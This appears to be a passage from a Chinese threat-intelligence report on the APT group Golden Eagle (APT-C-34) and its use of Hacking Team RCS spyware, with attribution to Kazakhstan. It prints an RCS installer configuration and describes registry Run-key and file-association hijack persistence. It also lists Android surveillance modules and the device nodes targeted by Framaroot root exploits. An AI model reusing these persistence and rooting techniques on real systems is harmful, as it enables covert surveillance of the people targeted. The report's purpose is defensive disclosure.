
项名称为NVIDIAControlPanel

值得注意的是我们还发现了RCS木马离线安装包，将该安装包写入U盘等可引导介质中，当攻击者物理接触到受害者电脑后，能够在系统启动阶段，神不知鬼不觉的将木马植入系统。

该离线安装包不仅支持Windows操作系统，而且还支持Mac OS和Linux系统。



该安装包的版本为10.3.0，远高于2015年泄漏的版本，该安装包能够自动识别操作系统的版本，机器名，用户名等信息，使用界面极为简便。



在安装完成后，Hacking Team木马被安装到配置文件中指定的位置了。重启系统后，木马便开始运行。下图为Hacking Team离线安装配置文件：

木马在

```
[RCS]
VERSION=10.3.0
HUID=RCS_0000000258
HCORE=dCh8RnL1.ODo
HCONF=PlHoSdfX.vLk
CODEC=cWFE4izZ.R6D
DLL64=TxvnJ5Um.-cd
HDRV=null
DRIVER64=null
HDIR=yFEO3-9g
HREG=IntelMgr.0.17
HOLDDIR=yFEO3-9g
HOLDREG=Intel(R).Ethernet.2.17217
HSYS=ndisk.sys
HKEY=09
FUNC=fe566ba28K
MASK=
SOLD=OneDrive
AVEX=false
MODE>manual
```

HKCU\Software\Microsoft\Windows\CurrentVersion\Run下添加开机启动项，启动 %userprofile%\appdata\local\microsoft\文件夹下的InterMgr 0.17.stcz文件。木马在运行后会向其他进程注入线程，以此来达到对抗分析的目的，下图为使用分析工具和Regedit查看启动项的对比。



如果只看0字节的InterMgr 0.17.stcz的文件可能会误导后门无法启动。

但实际结合注册表分析可以得知，木马是劫持了后缀为stcz文件的关联打开方式，HKEY_CLASSES_ROOT.stcz指向了stcz_auto_file。



而从HKEY_CLASSES_ROOT\stcz_auto_file\shell\open\command的值可以知道，InterMgr 0.17.stcz在开机时被打开后会调用rundll32，运行%userprofile%\AppData\Local\Microsoft\FEO3-9g\目录下的木马dCh8RnL1.Odo。

该处注册表值如下：
%systemroot%\system32\rundll32.exe"
%windir%..\Users\ADMINI~1\AppData\Local\MICROS~1\FEO39g\dCh8RnL1.ODO",fe566ba28K

Android类型

HackingTeam Android 恶意程序中总共使用了17个模块，下面列出各个模块的功能

模块名	功能
Module-Application	记录受感染设备上启动和停止的所有进程名称和信息。
Module-Calendar	记录受感染设备日历中找到的所有信息。

模块名	功能
Module-Call	捕获被感染目标设备拨打和接收的所有呼叫的音频和信息。
Module-Camera	使用受感染设备前后摄像头拍摄照片。
Module-Chat	获取受感染设备上流行IM应用的聊天记录（包括Facebook Messenger, WhatsApp, Skype, Viber, Line, WeChat, Telegram, BlackBerry Messenger）。
Module-Clipboard	获取受感染目标设备剪贴板的内容。
Module-Crisis	识别受感染目标设备上的危险情况，可以暂时禁用一些恶意操作。
Module-Device	记录受感染设备的系统信息
Module-Message	记录受感染设备接收和发送的所有邮件、短信和彩信。
Module-Mic	记录受感染设备麦克风周围声音。
Module-MicL	实时收听受感染设备正在进行的对话。
Module-Password	记录保存在受感染设备应用程序中的所有密码（例如浏览器、WIFI密码、即时通讯工具和网络邮件服务）。
Module-Photo	获取受感染设备中外部存储中所有图像类型文件数据。
Module-Position	记录受感染设备的地理位置。
Module-Snapshot	捕获受感染设备屏幕图像。
Module-Url	记录受感染设备浏览器访问的URL。
Agent-Address-book	记录受感染设备通讯录中所有信息。

使用Framaroot工具进行提权操作，exploit文件被加密存储在assets/lb.data。

```

struct exploit sam      = {SAM_EXP,      "/dev/exynos-mem",
struct exploit aragorn  = {ARAGORN_EXP,  "/dev/video1",
struct exploit gimli    = {GIMLI_EXP,    "/dev/DspBridge",
struct exploit merry    = {MERRY_EXP,    "/dev/s5p-smem",
struct exploit frodo    = {FRODO_EXP,    "/dev/exynos-mem",
struct exploit legolas  = {LEGOLAS_EXP,  "/dev/graphics/fb5",
struct exploit gandalf  = {GANDALF_EXP,  "/dev/msm_camera/config0",
struct exploit boromir  = {BOROMIR_EXP,  "/dev/camera-isp",
struct exploit boromir2 = {BOROMIR2_EXP, "/dev/camera-eis",
struct exploit boromir3 = {BOROMIR3_EXP, "/dev/camera-sysram",
.rodata:00000005 C (T)(R
.rodata:00000010 C /dev/exynos-mem
.rodata:0000000C C /dev/video1
.rodata:0000000F C /dev/DspBridge
.rodata:0000000E C /dev/s5p-smem
.rodata:00000012 C /dev/graphics/fb5
.rodata:00000018 C /dev/msm_camera/config0
.rodata:00000010 C /dev/camera-isp
.rodata:00000010 C /dev/camera-eis
.rodata:00000013 C /dev/camera-sysram
.rodata:0000000F C /proc/kallsyms
.rodata:0000000E C sys_setresuid

```

Android端的C&C信息如下：

IP	Country	ASN
185....*	Germany	47447\23media_GmbH
185. ...*	United States	14576\Hosting_Solution_Ltd.
185. ...*	Netherlands	14576\Hosting_Solution_Ltd.
94....*	Sweden	52173\Sia_Nano_IT

其中C&C地址 185. ...* 与Windows端共用。

关联和归属分析

黄金雕 (APT-C-34) 组织的基础设施和绝大部分的受害者均集中在哈萨克斯坦国境内，根据受害者的数据推测，该组织的大部分攻击行动主要是针对哈萨克斯坦国境内的情报收集任务，其中也波及到了我国驻哈萨克斯坦境内的机构和人员，支持该组织背后的实体机构疑似与哈萨克斯坦国政府机构存在关联。

与毒针行动的关联

黄金雕 (APT-C-34) 组织和“毒针”行动背后的APT组织同属于俄语系的APT组织，目前我们没有发现特别的关联，它们可能分别属于不同的APT组织，它们疑似都在同一时期采购了相同版本的HackingTeam网络武器。

公开情报显示，HackingTeam 的windows类型后门的10.3.0版本会伪装为 NVIDIA Control Panel Application 和 MS One Drive程序进行攻击，“毒针”行动使用的HackingTeam后门正是10.3.0版本。而黄金雕 (APT-C-34) 组织拥有的HackingTeam程序也是同一批次的10.3.0版本。



哈萨克斯坦与HackingTeam

2015年，HackingTeam被攻击泄露数据后，哈萨克斯坦的国家情报机关被证实采购了HackingTeam的软件，曾与HackingTeam官方来往邮件寻求网络武器的技术支持。

Hacking Team

Today, 8 July 2015, WikiLeaks releases more than 1 million searchable emails from the Italian surveillance malware vendor Hacking Team, which first international scrutiny after WikiLeaks publication of the [SpyFiles](#). These internal emails show the inner workings of the controversial global surveillance

[Search the Hacking Team Archive](#)

Re: I: act worker technical support

Email-ID	551971
Date	2014-06-25 11:53:14 UTC
From	eojust@gmail.com
To	e.shehata@hackingteam.it

Attached Files

#	Filename	Size
253466	ACT for Invoice - 024_2014 - SIS of KNB(1).pdf	5.4KB

[Email Body](#) [Raw Email](#)

从邮件内容看，其中涉及了后门程序因被360杀毒软件查杀而导致目标不上线的案例，疑似是针对中国的攻击：

Email address: eojust@gmail.com
 Creator: User
 Department: General
 Staff (Owner): -- Unassigned --
 Type: Issue
 Status: Open
 Priority: High
 Template group: Default
 Created: 22 December 2013 07:52 AM
 Updated: 22 December 2013 07:52 AM

Hello,
 we're facing a strange issue with a Windows infected target.


We infected a Windows device with an Offline Infection attack. The infection was good, we correctly received the synchronization directly from the Elite (and not Scout, because Offline Infection) and we correctly received the Device and Screenshot modules (the only 2 modules that we activated within the initial configuration).

Now, the problem is that we're not receiving synchronizations from more than 1 month.

What we think is that some software (e.g. 360 antivirus installed), after target's user power-on may have alerted him about something running on the system and then let him scan and remove it.

APT-C-34组织与网络军火商

黄金雕 (APT-C-34) 组织不仅采购了HackingTeam的网络武器，同时也是著名的移动手机网络军火商 NSO Group的客户。在黄金雕 (APT-C-34) 的基础设施中，我们还发现了NSO最出名的网络武器pegasus的培训文档，其中还包括与NSO相关的合同信息，采购时间疑似在2018年。依靠 pegasus网络武器，黄金雕 (APT-C-34) 组织应该具备针对Iphone、Android等移动设备使用0day漏洞的高级入侵能力。



APT-C-34组织的技术文档

我们获取到了该组织核心后门程序Harpoon的技术说明文档，该工具被命名为 Гарпун (Harpoon)，中文实际含义是鱼叉，后门的版本号为5.0。该文档的内容大量引用标注了哈萨克斯坦城市名和哈萨克斯坦政府机构名，疑似该后门程序是由哈萨克斯坦的政府机构支持开发。




关联人物信息

黄金雕 (APT-C-34) 组织的部分的恶意程序签注了合法的数字签名，我们捕获到的签名如下：

姓名	邮箱	证书 MD5	目前是否有效
Еvn Bи*kyy	Ev**n.bi***kyy@mail.ru	bca12d6**45d7bac4*	否
Ir Kan	**an_j**r@mail.ru	5ab70b9**4627f11d*	否
Yuин Og Vlad**ich	O**1975@bk.ru	6fc0776e**ce7463*	是
Ir Kan	X**n_j**r@mail.ru	ce5b576**d65290*	否
A***a Ltd		a95af43**c6bbce*	否

通过邮箱信息我们关联到了俄语系人物的linkedin身份信息，该人物疑似为黄金雕 (APT-C-34) 组织的技术工程师。



总结

至此，360高级威胁应对团队通过关联Hacking Team武器，发现了一支活跃在中亚地区，从未被外界知晓的APT组织黄金雕（APT-C-34）。其间感谢兄弟团队360烽火实验室协助分析了移动部分网络武器。通过我们的报告可以发现，黄金雕（APT-C-34）组织背后的实体机构投入了大量的人力、物力和财力支持其运作，不光自己研发还采购了大量的网络军火武器，种种迹象表明这都不是个人或一般组织能够做到的，这是一支具有高度组织化、专业化的网军力量。同时通过我们的披露，大家可以注意到网络武器军火商脚步也从未停歇，网络军火的交易仍然如火如荼，网络武器日益受到各国的重视，全球各国都会面临巨大的安全威胁。